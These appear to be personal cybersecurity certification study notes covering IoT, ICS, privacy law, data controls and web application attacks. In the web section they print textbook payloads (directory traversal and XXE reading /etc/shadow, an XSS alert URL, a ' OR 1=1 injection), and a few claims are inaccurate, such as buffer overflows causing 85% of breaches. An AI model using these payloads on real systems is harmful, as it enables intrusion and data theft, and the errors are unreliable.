- AMD – Secure Memory Encryption (SME) | Secure Encrypted Virtualization (SEV)
- Intel – Trusted Execution Technology (TXT) | Software Guard Extension (SGX)
- Trusted Execution – CPU's security extensions invoke a TPM and secure boot attestation to ensure that a trusted operating system is running
- Secure enclave – extensions allow a trusted process to create an encrypted container for sensitive data
- Atomic execution – certain operations that should only be performed once or not at all, such as initializing a memory location
- Bus Encryption – data is encrypted by an application prior to being placed on the data bus
- Ensures that the device at the end of the bus is trusted to decrypt the data
- HDCP Unauthorized

Specialized Technology

Sunday, October 30, 2022 5:07 PM

Mobile Vulnerabilities

Sunday, October 30, 2022 5:07 PM

BYOD – security policy set by a company that allows employees to use their personal smartphones, laptops and tablets for work and connection to the corporate network

- Deperimeterization
- Unpatched and unsecured devices
- Strained infrastructure
- Forensic complications
- Lost or stolen devices

There are specific threats and vulnerabilities associated with mobile platforms

- Largest market share
- Large number of older devices
- Open nature of the OS
- Usage of third-party apps
- Jailbroken devices are the largest vector used by attackers
- Zero-day exploits are used by nation state actors and APTs against high value targets
- Mobile device management – process and supporting technologies for tracking, controlling and securing the organization's mobile infrastructure
- Device enrollment and authentication
- Remote lock and remote wipe
- Identifying device locations
- Patch and update deployments
- Preventing root/jailbreaks
- Encrypted containers for data
- Restricting features/servicesMDM/EMM can be used to manage incidents and conduct an investigation

IoT Vulnerabilities

Sunday, October 30, 2022 5:07 PM

Internet of things – group of objects (electronic or not) that are connected to the wider Internet by using embedded electronic components

Most smart devices use an embedded version of Linux or Android as their OS

Devices must be secured and updated when new vulnerabilities are found

IoT devices are often vulnerable due to security being an afterthought to convenience

Embedded System Vulnerabilities

Sunday, October 30, 2022 5:07 PM

Embedded systems – computer system that is designated to perform a specific dedicated function

Embedded systems are considered static environments where frequent changes are not made or allowed

Programmable logic controller – type of computer designed for deployment in an industrial or outdoor setting that can automate and monitor mechanical systems

PLC firmware can be patched and reprogrammed to fix vulnerabilities

System-on-Chip (SoC) - processor that integrates the platform functionality of multiple logical controllers onto a single chip

SoC are power efficient and used within embedded systems

Real-Time Operating System (RTOS) - type of OS that prioritizes deterministic execution of operations to ensure consistent response for time-critical tasks

Embedded systems typically cannot tolerate reboots or crashes and must have response times that are predictable within microsecond tolerances

Field Programmable Gate Array (FPGA) - processor that can be programmed to perform a specific function by a customer rather than at the time of manufacture

End customer can configure the programming logic to run a specific application instead of using an ASIC (application-specific integrated circuit)

ICS & SCADA Vulnerabilities

Sunday, October 30, 2022 5:07 PM

OT – communications network designed to implement an industrial control system rather than data networking

Industrial systems prioritize availability and integrity over confidentiality

ICS – network that manages embedded devices

ICS is used for electrical power stations, water suppliers, health services, telecommunications, manufacturing and defense needs

Fieldbus – digital serial data communications used in operational technology networks to link PLCs

Human-machine Interface (HMI) - input and output controls on a PLC to allow a user to configure and monitor the system

ICS manages the process automation by linking together PLCs using a fieldbus to make changes in the physical world (values, motors, etc.)

Data Historian – software that aggregates and catalogs data from multiple sources within an industrial control system

SCADA – type of industrial control system that manages large-scale, multiple-site devices and equipment spread over geographic region

SCADA typically runs as software on ordinary computers to gather data from and manage plant devices and equipment with embedded PLCs

Modbus – communications protocol used in operational technology networks

Modbus gives control servers and SCADA hosts the ability to query and change the configuration of each PLC

Mitigating Vulnerabilities

Sunday, October 30, 2022 5:08 PM

Four key controls for mitigating vulnerabilities in specialized systems

1. Establish administrative control over OT networks by recruiting staff with relevant expertise
2. Implement the minimum network links by disabling unnecessary links, services and protocols
3. Develop and test a patch management program for OT networks
4. Perform regular audits of logical and physical access to systems to detect possible vulnerabilities and intrusions

WARNING: enumeration tools and vulnerability scanners can cause problems on OT networks

Premise System Vulnerabilities

Sunday, October 30, 2022 5:08 PM

Premise systems – systems used for building automatical and physical access security

Many system designs allow the monitoring to be accessible from the corporate data network or even directly from the Internet

Building automation systems (BAS) - components and protocols that facilitate the centralized configuration and monitoring of mechanical and electrical systems within offices and data centers

- Process and memory vulnerabilities in PLC
- Plaintext credentials or keys in application code
- Code injection via web user interface

DoS conditions could be caused by affecting building automation systems like HVAC

Physical Access Control system (PACS) - components and protocols that facilitate the centralized configuration and monitoring of security mechanisms within offices and data centers

PACS can either be implemented as part of a building automation system or a separate system

WARNING: PACS are often installed and maintained by an external supplier and are therefore omitted from risk and vulnerability assessments by analysts

Vehicular Vulnerabilities


Sunday, October 30, 2022 5:08 PM

Vehicles connect numerous subsystems over a controller area network (CAN)

CAN (Controller Area Network) - digital serial data communications network used within vehicles

The primary external interface is the Onboard Diagnostics (OBD-II) module

No concept of source addressing or message authentication in a CAN bus



- Attach the exploit to OBD-II
- Exploit over onboard cellular
- Exploit over onboard WiFi

Non-technical Data and Privacy Controls

Sunday, October 30, 2022 8:49 PM

Data Classification

Sunday, October 30, 2022 8:49 PM

Data governance – process of managing information over its life cycle from creation to destruction



Data classification – process of applying confidentiality and privacy labels to information

- Unclassified – no restrictions on viewed the data and it presents no risk to the organization is disclosed to the public at large
- Classified – viewing is restricted to authorized persons within the owner organization or to third parties under a non-disclosure agreement
- Confidential – highly sensitive data that is for viewing only by approval persons within the organization (and possibly by trusted third parties under NDA)
- Secret – information that is valuable and must be protected by severely restricting its viewing
- Top secret – information that would cause grave danger if inadvertently disclosed

Organizations often use a simpler classification scheme like public, private/internal and restricted

Classifications may be applied manually or automatically to data

Declassification – downgrading of a classification label overtime due to the information no longer requiring the additional security protections provided by that classification

Data Types

Sunday, October 30, 2022 8:49 PM

Data can also be tagged by its type

Data type – tag or label to identify a piece of data under a subcategory of classification

- PII
- SPI
- PHI
- Financial information

Microsoft's DLP solution uses over 70 sensitive information types under the unclassified classification category

Data format – organization of information into preset structures or specifications

- Structured data (csv file)
- Unstructured data (Powerpoint slide, text file)

Data state – location of data within a processing system

- Data at rest
- Data at motion
- Data in use

Legal Requirements

Sunday, October 30, 2022 8:49 PM

Any type of information or asset should consider how a compromise that info can threaten the 3 core security attributes of the CIA triad

Security controls focus on the CIA attributes of the processing system

Privacy – data governance requirement that arises when collecting and processing personal data to ensure the rights of the subject's data

Legal requirements will affect your corporate governance and policies in regards to privacy of your user's data

General Data Protection Regulation (GDPR) - personal data cannot be collected, processed or retained without the individual's informed consent

GDPR also provides the right for a user to withdraw consent, to inspect, amend or erase data held about them

GDPR requires data breach notification within 72 hours

WARNING: Data breaches can happen accidentally or through malicious interference

Sarbanes-Oxley Act (SOX) - sets forth the requirements for the storage and retention of documents relating to an organization's financial and business operations, including the type of documents to be stored and their retention periods

Gramm-leach-Bliley Act (GLBA) - sets forth the requirements that help protect the privacy of an individual's financial information that is held by financial institutions and others

Federal Information Security Management Act (FISMA) - sets forth the requirements for federal organizations to adopt information assurance controls

HIPAA – sets forth the requirements that help protect the privacy of an individual's health information that is held by healthcare providers, hospitals and insurance companies

COSO – provides guidance on a variety of governance-related topics including fraud, controls, finance and ethics and relies in COSO's ERM-integrated framework

Data Policies

Sunday, October 30, 2022 8:49 PM

- Purpose limitation – principle that personal information can be collected and processed only for a stated purpose to which the subject has consented
- Purpose limitation will restrict your ability to transfer data to third parties
- Data minimization – principle that only necessary and sufficient personal information can be collected and processed for the stated purpose
- Each process that uses personal data should be documented
- Data minimization affects the data retention policy
- Data sovereignty – principle that countries and states may impose individual requirements on data collected or stored within their jurisdiction
- Some states and nations may respect data privacy more or less than others

Data Retention

Sunday, October 30, 2022 8:49 PM

Retention – set of policies procedures and tools for managing the storage of persistent data

Data retention – process an organization uses to maintain the existence of and control over certain data in order to comply with business policies and/or applicable law and regulations

Always include legal counsel when developing your data retention policies

Data preservation – refers to information that is kept for a specific purpose outside of an organization's data retention policy

Backup and archiving tools are used to fulfill the requirements of data retention

Short term retention is determined by how often the youngest media sets are overwritten

Long term retention is any data moved to an archive storage to prevent being overwritten

Business continuity planning should define the recovery point objective (RPO) and that should drive the recovery window and backup plans

Retention policy is based on either redundancy or a recovery window

Data must be securely disposed of when the retention period has expired

Data Ownership

Sunday, October 30, 2022 8:49 PM

Data ownership – process of identifying the person responsible for the confidentiality, integrity, availability and privacy of information assets

- Data owner – senior (executive) role with ultimate responsibility for maintaining the confidentiality, integrity and availability of the information asset
- The data owner is responsible for labeling the asset and ensuring that it is protected with appropriate controls
- Data steward – a role focused on the quality of the data and associated metadata
- Data custodian – a role responsible for handling the management of the system on which the data assets are stored
- Privacy officer – a role responsible for the oversight of any PII/SPI/PHI assets managed by the company
- Who should own the data?

Data Sharing

Sunday, October 30, 2022 8:49 PM

You can outsource a service or activity but not the legal responsibility for it

- SLA – contractual agreement setting out the detailed terms under which a service is provided
- ISA (interconnection security agreement) - agreement used by federal agencies to set out a security risk awareness process and commit the agency and supplier to implementing security controls
- NDA – contract that sets forth the legal basis for protecting information assets between two parties
- Data Sharing and Use Agreement – agreement that sets forth the terms under which personal data can be shared or used
- Datasets may be subject to pseudonymization or deidentification to remove personal data

Technical Data and Privacy Controls

Sunday, October 30, 2022 9:28 PM

Access Controls

Sunday, October 30, 2022 9:28 PM

An access control model can be applied to any type of data or software resource

- Each record in an ACL is called an access control entry
- NTFS
- Ext3/ext4
- ZFS
- Database security allows for a more fine-grained permission configuration
- Storage locations should consider data sovereignty issues
- Employees may need access from multiple geographic locations

File system permissions

Sunday, October 30, 2022 9:29 PM

Incorrect permissions allocated to a resource can cause a data breach

Windows

Icacls – command line tool for showing and modifying file permissions

- N – No access
- F – Full access
- R – Read only
- RX – Read and execute
- M – Modify
- W – Write
- D – Delete

A comma-separated list of permission is used for complex permissions

Linux

Everything is treated as a file within Linux

- R – read
- W – write
- X – execute

`rwx r-w r-w filename`

Owner permissions – permissions determine what the file's owner can do with the file

Group permissions – determine what members of the file's group who are not its owner can do with the file

World or other permissions – determine what users who are not the file's owner or members of its group can do with the file



R = 4

W = 2

X = 1

Chmod – linux command that is used to modify permissions of files

Chown – linux command that's used to modify the owner of the file

Encryption

Sunday, October 30, 2022 9:29 PM

Encryption is a form of risk mitigation for access controls

- Data at rest
- Data in transit
- Data in use

Data at rest – inactive data that's stored physically in any digital form

Data at rest is protected by whole disk encryption, database encryption, file encryption or folder encryption

Data in transit – data that's being transmitted over the network

Data in transit is protected by transport encryption protocols like IPSec, TLS, and WPA2

Data in use – active which is stored in a non-persistent digital state typically in computer RAM, CPU caches or CPU registers

Data in use is protected by secure processing mechanisms

Data Loss Prevention

Sunday, October 30, 2022 9:29 PM

DLP – software solution that detects and prevents sensitive info from being stored on unauthorized systems or transmitted over unauthorized networks

- Policy server
- Endpoint agents
- Network agents
- DLP agents can scan both structured and unstructured formats
- The transfer of content can then be blocked if it does not conform to a predefined policy
- DLP systems act when a policy violation is detected
- Alert only
- Block
- Quarantine
- Tombstone – original file is quarantined and replaced

DLP remediation can occur using client-side or server-side mechanisms

DLP Discovery and Classification

Sunday, October 30, 2022 9:29 PM

- Classification – rule based on confidentiality classification tag or label attached to the data
- Dictionary – set of patterns that should be matched
- Policy template – template contains dictionaries optimized for data points in a regulatory or legislative schema
- Exact data match (EDM) - structured database of string values to match
- Document matching – matching based on an entire or partial document based on hashes
- Statistical/lexicon - further refinement of partial document matching is to use machine learning to analyze a range of data sources

Deidentification Controls

Sunday, October 30, 2022 9:29 PM

Deidentification – methods and technologies that remove identifying information from data before its distributed

- Data matching – method where generic or placeholder labels are substituted for real data while preserving the structure of the original data
- Tokenization – method where a unique token is substituted for real data
- Aggregation/banding - technique where data is generalized to protect the individuals involved
- Reidentification – attack that combines a deidentified dataset with other data sources to discover how secure the deidentification method used is

DRM and Watermarking

Sunday, October 30, 2022 9:29 PM

Digital rights management (DRM) - copyright protection technologies for digital media which attempts to mitigate the risk of unauthorized copies being distributed

DRM can be implemented using hardware or software approaches

Watermarking – methods and technologies that apply a unique anti-tamper signature or message to a copy of a document

Forensic watermark – digital watermark can defeat attempts at removal by cropping pages or images in the file

Analyzing Share Permissions

Sunday, October 30, 2022 9:29 PM

Mitigate Software Vulnerabilities and Attacks

Sunday, October 30, 2022 10:02 PM

SDLC Integration

Sunday, October 30, 2022 10:02 PM

SDLC – processes of planning, analysis, design, implementation and maintenance that governs software and systems development

Waterfall method – software development model where the phases of the SDLC cascade so that each phase will start only when all tasks identified in the previous phase are complete

Agile method – software development model that focuses on iterative and incremental development to account for evolving requirements and expectations

Security must be integrated into the SDLC

Security targeted frameworks incorporate threat, vulnerability and risk-related controls within the SDLC

Security Development Life Cycle (SDL) - Microsoft's security framework for application development that supports dynamic development processes

OWASP Software Security Assurance Process – Open Web Application Security Project's security framework for secure application development

- Planning
- Requirements
- Design
- Implementation
- Testing
- Deployment
- Maintenance

Black Box Testing – security analyst receives no privileged information about the software

White Box – security analyst receives privileged information about the software, such as the source code and credentials

Gray Box Testing – security analyst receives partial disclosure of information about the software

Secure coding can make software more secure and save your organization more money

Secure coding best practices – secure coding standards that define the rules and guidelines for developing secure software systems

Open Web Application Security Project (OWASP) - charity and community that publishes a number of secure application development resources

SysAdmin, Network, and Security Institute – company specializing in cybersecurity and secure web application development training and sponsors the Global Information Assurance Certification (GIAC)

Exam Tips: Check out OWASP Top Ten |

Execution and Escalation

Sunday, October 30, 2022 10:03 PM

Attacks against software code attempt to allow the execution of the attacker's code

- Arbitrary code execution – vulnerability that allows an attacker to run their own code or a module that exploits such a vulnerability
- **Remote code execution** – allows an attacker to transmit code from a remote host for execution on a target host or a module that exploits such a vuln
- **Privilege escalation** – user accesses or modifies specific resources that they aren't normally access
- Vertical privilege escalation & horizontal privilege escalation
- An application or process must have privileges to read and write data and execute functions
- **Rootkit** – class of malware that modifies system files (often at the kernel level) to conceal its presence
- A **kernel mode rootkit** is able to gain complete control over the system
- A **user mode rootkit** might have administrator-level privileges but uses OS features for persistence

Overflow Attacks

Sunday, October 30, 2022 10:03 PM

- buffer overflow - attack in which data goes past the boundary of the destination buffer and begins to corrupt adjacent memory

Buffer - temporary storage data area that a program uses to store data

Over 85% of data breaches were caused by a buffer overflow

Stack - reserved area of memory where the program saves the return address when a function call instruction is received

"Smash the stack" - occurs when an attacker fills up the buffer with NOP so that the return address may hit a NOP and continue on until it finds the attackers code to run

Heap overflow - software vulnerability where input is allowed to overwrite memory locations within the area of a process' memory allocation used to store dynamically-sized variable

A heap overflow can overwrite those variables and possibly allow arbitrary code execution

Integer overflow - attack in which a computed result is too large to fit in its assigned storage space, which may lead to crashing or data corruption and may trigger a buffer overflow

How can we protect our systems against these types of exploits?

Strcpy in C/C++ does not check perform boundary checking of buffers

Java, Python and PHP can detect overflow conditions and halt program execution

Address Space Layout Randomization (ASLR) - technique that randomizes where components in a running application are placed in memory to protect against buffer overflows

Run programs with the least privilege to prevent overflow attacks

Race Conditions

Sunday, October 30, 2022 10:03 PM

Race condition - Software vuln when a resulting outcome from execution processes is directly dependent on the order and timing of certain events and those events fail to execute in the order and timing intended by the developer

A race condition vulnerability is found where multiple threads are attempting to write a variable or object at the same memory location

Dereferencing - software vuln that occurs when the code attempts to remove the relationship between a pointer and the thing it points to

Race conditions are difficult to detect and mitigate

Race conditions can also be used against databases and file systems

Time of Check to Time of Use - potential vulnerability that occurs when there is a change between when an app checked a resource and when the app used the resource

How can you prevent race conditions and TOCTTOU?

1. Develop applications to not process thing sequentially if possible
2. Implement a locking mechanisms to provide app with exclusive access

Improper Error Handling

Sunday, October 30, 2022 10:03 PM

Errors could be caused by invalid user input, a loss of network connectivity or another server/process failing

Error handler - coding methods to anticipate and deal with exceptions that are throwing during execution of a process

Error handling prevents the application from failing in a way that allows the attacker to execute code or perform some sort of injection attack

WARNING: Default error messages could leak sensitive information

Use custom error handlers to prevent accidental leakage

Design Vulnerabilities

Sunday, October 30, 2022 10:03 PM

Vulnerabilities often arise from the general design of the software code

Insecure components - any code that's used or invoked outside the main program development process

Examples of insecure components:

- code reuse
- third party libraries
- SDKs

Insufficient logging and monitoring - any program that doesn't properly record or log detailed enough information for an analyst to perform their job

Logging and monitoring must support your use case and answer who, what, when, where and how

Weak or default configurations - any program that uses ineffective credentials or configurations, or one in which the defaults have not been changed for security

Best practice: utilize scripted installations and baseline configuration templates to secure applications during installation

Platform Best Practices

Sunday, October 30, 2022 10:03 PM

- client/server apps - app where part of the app is a client software program that's installed and run on separate hardware to the server app code and interacts with the server over a network
- server-side code should always utilize input validation

- web apps - apps using a generic web browser as a client and standard network protocols to communicate with the server

Web apps use a multi-tier architecture where the server part is split between application logic and data storage and retrieval

Modern web apps also use microservices and serverless designs

- mobile apps

Mobile apps are more susceptible to the unsecure use of authentication, authorization and confidentiality controls

- embedded apps - app which is designed to run on a dedicated hardware platform

Embedded apps have traditionally not focused on security during development and deployment

Firmware - considered a type of embedded application that contains the block of embedded code that runs first at startup, performing "low-level" input/output device functions, plus bootstrapping of an OS or app

SoC - embedded app commonly used in mobile devices which contains integrated CPU, memory, graphics, audio, network, storage controllers, and software on one chip

SoC manufacturers often reuse code by selecting IP blocks for certain functions made up of FPGAs

Mitigating Web Application Vulnerabilities and Attacks

Monday, October 31, 2022 5:16 PM

Directory Traversal


Monday, October 31, 2022 5:16 PM

An injection attack occurs when the attack inserts malicious code through an application interface

- Directory traversal – an application attack that allows access to commands, files and directories that may or may not be connected to the web document root directory
- <http://diontraining.com/../../../../etc/shadow>
- Windows systems use ..\ by default but may also accept the Unix like ../
- Directory traversals may be used to access any file on a system with the right permissions]
- WARNING: Attackers may use encoding to hide directory traversal attempts (%2e%2e%2f represents ../)
- File inclusion – web application vulnerability that allows an attacker either to download a file from an arbitrary location on the host file system or to upload an executable or script file to open a backdoor
- Remote file inclusion – attacker executes a script to inject a remote file into web app or website
-



- Local file inclusion – attacker adds a file to the web app or website that already exists on the hosting server
-



- To prevent directory traversals and file inclusion attacks use proper input validation
-

Cross-site Scripting

Monday, October 31, 2022 5:16 PM

XSS – malicious script hosted on the attackers site or coded in a link injected onto a trusted site designed to compromise clients browsing the trusted site, circumventing the browser's security model of trusted zones

- XSS is a powerful input validation exploit
1. Attacker identifies input validation vulnerability within a trusted website
 2. Attacker crafts a URL to perform code injection against the trusted website
 3. The trusted site returns a page containing the malicious code injected
 4. Malicious code runs in the client's browser with permission level as the trusted site

XSS breaks the browser's security model since browsers assume scripting is safe



`https://www.diontraining.com/search?q=<script%20type='application/javascript'>alert('xss');</script>`

This is an example of reflected non-persistent XSS

- Persistent XSS – attack that inserts code into a back-end database used by the trusted site
- Reflected, non-persistent and persistent XSS attacks occur as server-side scripting attacks
- DOM XSS – attack that exploits the client's web browser using client-side scripts to modify the content and layout of the page
- DOM XSS attacks run with the logged in user's privileges of the local system
- Exam tips: scripting is usually XSS
- To prevent XSS attacks, use proper input validation

SQL Injection

Monday, October 31, 2022 5:17 PM

SQL is used to select, insert, delete or update data within a database

How does a normal SQL request work?

```
SELECT * FROM Users where user_id = 'jason' and password = 'pass123'
```

Injection attack – insertion of additional information or code through data input from a client to an application

SQL injection – attack consisting of the insertion or injection of an SQL query via input data from the client to a web application

An attacker must test every single input to include elements such as URL, parameters, form fields, cookies, POST data and HTTP headers to identify a SQL injection vulnerability

SQL injection is prevented through input validation and using least privilege when accessing a database

' OR 1=1;

Insecure object reference – coding vuln where unvalidated input is used to select a resource object like a file or database

Implement access control techniques in applications to verify a user is authorized to access a specific object

Exam tips: ' or double ' = SQL injection

To prevent SQL injections, use proper input validation

XML Vulnerabilities

Monday, October 31, 2022 5:17 PM

XML data submitted without encryption or input validation is vulnerable to spoofing, request forgery and injection of arbitrary code

XML Bomb (Billion Laughs Attack) - XML encodes entities that expand to exponential sizes consuming memory on the host and potentially crashing it

XML External Entity – attack that embeds a request for a local resource

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
    <!ELEMENT foo ANY >
    <!ENTITY xxe SYSTEM "file:///etc/shadow" >]>
<foo>&xxe;</foo>
```

To prevent XML vulnerabilities from being exploited use proper input validation

Exam tips: Distinguish between XML, JS and HTML

Secure Coding

Monday, October 31, 2022 5:17 PM

- Input validation – technique used to ensure that the data entered into a field or variable in an application is handled appropriately by that application
- Input validation can be conducted locally or remotely
- WARNING: client-side input validation is more dangerous since its vulnerable to malware interference
- Server-side input validation can be time and resource intensive
- Input should still undergo server-side validation after passing client-side validation
- Input should also be subjected to normalization and sanitization
- Normalization – string is stripped of illegal characters or substrings and converted to the accepted character set
- Canonicalization attack – attack method where input characters are encoded in such a way as to evade vulnerable input validation measures
- Output encoding – coding methods to sanitize output by converted untrusted input into a safe form where the input is displayed as data to the user without executing as code in the browser
 - Convert & to &
 - Convert < to <
- Output encoding mitigates against code injection and XSS attacks that attempt to use input to run a script
- Parameterized Queries – technique that defends against SQL injection and insecure object references by incorporating placeholders in a SQL query
- Parameterized queries are a form of output encoding

Exam tips:

Authentication Attacks

Monday, October 31, 2022 5:17 PM

- Spoofing – software-based attack where the goal is to assume the identity of a user, process, address or other unique identifier
- MITM – attack where the attacker sits between two communicating hosts and transparently captures, monitors and relays all communication between the hosts
- MITM is an attack that intercepts API calls between the browser process and its DLLs
- Online password attacks involve entering guessing directly to a service
- Restricting the number or rate of logon attempts can prevent online password attacks
- Password spraying – brute force attack in which multiple user accounts are tested with a dictionary of common passwords
- Credential stuffing – brute force attack in which stolen user account names and passwords are tested against multiple websites
- Credential stuffing can be prevent by not reusing passwords against different websites
- Broken authentication – software vulnerability where the authentication mechanism allows an attacker to gain entry

Causes of broken authentication:

- Weak password credentials
- Weak password reset methods
- Credential exposure
- Session hijacking

Session Hijacking

Monday, October 31, 2022 5:17 PM

Session management is a fundamental security component in web applications

Session management – enables web applications to uniquely identify a user across a number of different actions and requests while keeping the state of the data generated by the user and ensuring its assigned to that user

Cookie – text file used to store information about a user when they visit a website

Session cookies are non-persistent, reside in memory and are deleted when the browser instance is closed

Persistent cookie – cookies that are stored in the browser cache until they are deleted by the user or pass a defined expiration date

Cookies should be encrypted if they store confidential information

Session hijacking – type of spoofing where the attacker disconnects a host then replaces it with his or her own machine, spoofing the original host's IP address

Session hijacking attacks can occur through the theft or modification of cookies

Session prediction attacks – type of spoofing attack where the attacker attempts to predict the session token to hijack a session

A session token must be generated using a non-predictable algorithm and it must not reveal any information about the session client

XSRF/CSRF - malicious script hosted on the attacker's site that can exploit a session started on another site in the same browser

Request user-specific tokens in all form submissions to prevent CSRF

Cookie poisoning – modifies the contents of a cookie after its been generated and sent by the web service to the client's browser so that the newly modified cookie can be used to exploit vulnerabilities in the web app

Sensitive Data Exposure

Monday, October 31, 2022 5:17 PM

Sensitive data exposure – software vulnerability where an attacker is able to circumvent access controls and retrieve confidential or sensitive data from the file system or database

Applications should only send data between authenticated hosts using cryptography to protect the session

Do not use hardcoded credentials


Disable the use of client password autocomplete features, temporary files and cookies

- Secure
- HTTPOnly
- Domain
- Path
- Expires

Clickjacking

Monday, October 31, 2022 5:17 PM

- Type of hijacking attack that forces a user to unintentionally click a link that is embedded in or hidden by other web page elements
- Clickjacking is made possible due to iframes within HTML
- Frame busting is a technique that removes the malicious iframe loaded on a site by forcing the page to the top frame

- 

```
if ( top != self ) {  
  
    self.location = top.location ;  
  
}
```
- X-Frame-Options being set to DENY is a better strategy to protect against clickjacking

Web Application Vulnerabilities

Monday, October 31, 2022 5:17 PM

Exam tips: Understand SQL injection, questions about SQL injection fixing is input validation

Analyzing Application Assessments

Monday, October 31, 2022 9:13 PM

Software Assessments

Monday, October 31, 2022 9:14 PM

Software assessment – comprehensive testing program validates the effectiveness of protecting confidentiality, integrity and availability

- Static code analysis – process of reviewing uncompiled source code either manually or using automated tools
- Automated tools can reveal issues ranging from logic to insecure libraries before the app even runs
- Code review – process of peer review of uncompiled source code by other developers
- Formal verification – process of validating software design through mathematical modeling of expected inputs and outputs
- Formal verification methods are used in critical software where corner cases must be eliminated
- User acceptance testing – beta testing by the end users that proves a program is usable and fit-for-purpose in real world conditions
- Security regression testing – process of checking that updates to code do not compromise existing security functionality or capability
- Security regression testing enables the identification of security mechanisms that worked before but are now broken after the latest changes

Reverse Engineering

Monday, October 31, 2022 9:14 PM

Reverse engineering – process of analyzing the structure of hardware or software to reveal more about how it functions

- Machine code – software that's been assembled into the binary instructions that are expressed as hexadecimal digits native to the processor platform
- Disassembler – reverse engineering software that converts machine language code into assembly language code
- Assembly code – compiled software program that's converted to binary machine code using the instruction set of the CPU platform and is represented in human-readable text
- Typical instructions include int, push, mov, not and, or, xor, add, sub, inc, dec, jmp, cmp and test
- Decompiler – reverse engineering tool that converts machine code or assembly language code to code in a specific high-level language or pseudocode
- High-level code – code that's easier for humans to read, write and understand
- Pseudocode makes it easier to identify individual functions within the process track the use of variables and to find branching logic
- IDA – cross platform disassembler and decompiler
- Programmers make code more difficult to analyze by using an obfuscator
-

Dynamic Analysis

Monday, October 31, 2022 9:14 PM

Static analysis of disassembled code is far from perfect

Dynamic analysis – executing compiled program to analyze the way it executes and interacts with a system or network

- Debugger – dynamic testing tool used to analyze software as it executes
- Debugger allows you to pause execution and to monitor/adjust the value of variables at different stages
- Stress test – software testing method that evaluates how software performs under extreme load
- A stress tool is used to determine what could trigger a denial of service
- Fuzzing – dynamic code analysis technique that involves sending a running app random and unusual input to evaluate how the app responds
- Fuzzing is a technique designed to test software for bugs and vulnerabilities

Input methods when fuzzing:

- Application UI
 - Protocol
 - File Format
-
- Fuzzers may craft input using semi-random input or specific inputs

Web Application Scanners

Monday, October 31, 2022 9:14 PM

Web app scanner – vuln testing tool designed to identify issues with web servers and web apps

Web app scanners are used to detect XSS, SQLi and other types of web apps

Nikto – used to identify web server vulns and misconfigurations, identify web app vulnerabilities running on a server and identify potential known vulnerabilities in those web apps

Arachni – open-source web scanner app

Burp Suite

Monday, October 31, 2022 9:14 PM

Burp suite – proprietary interception proxy and web app assessment tool

Interception proxy - software sits between a client and server and allows requests from the client and responses from the server to be analyzed and modified

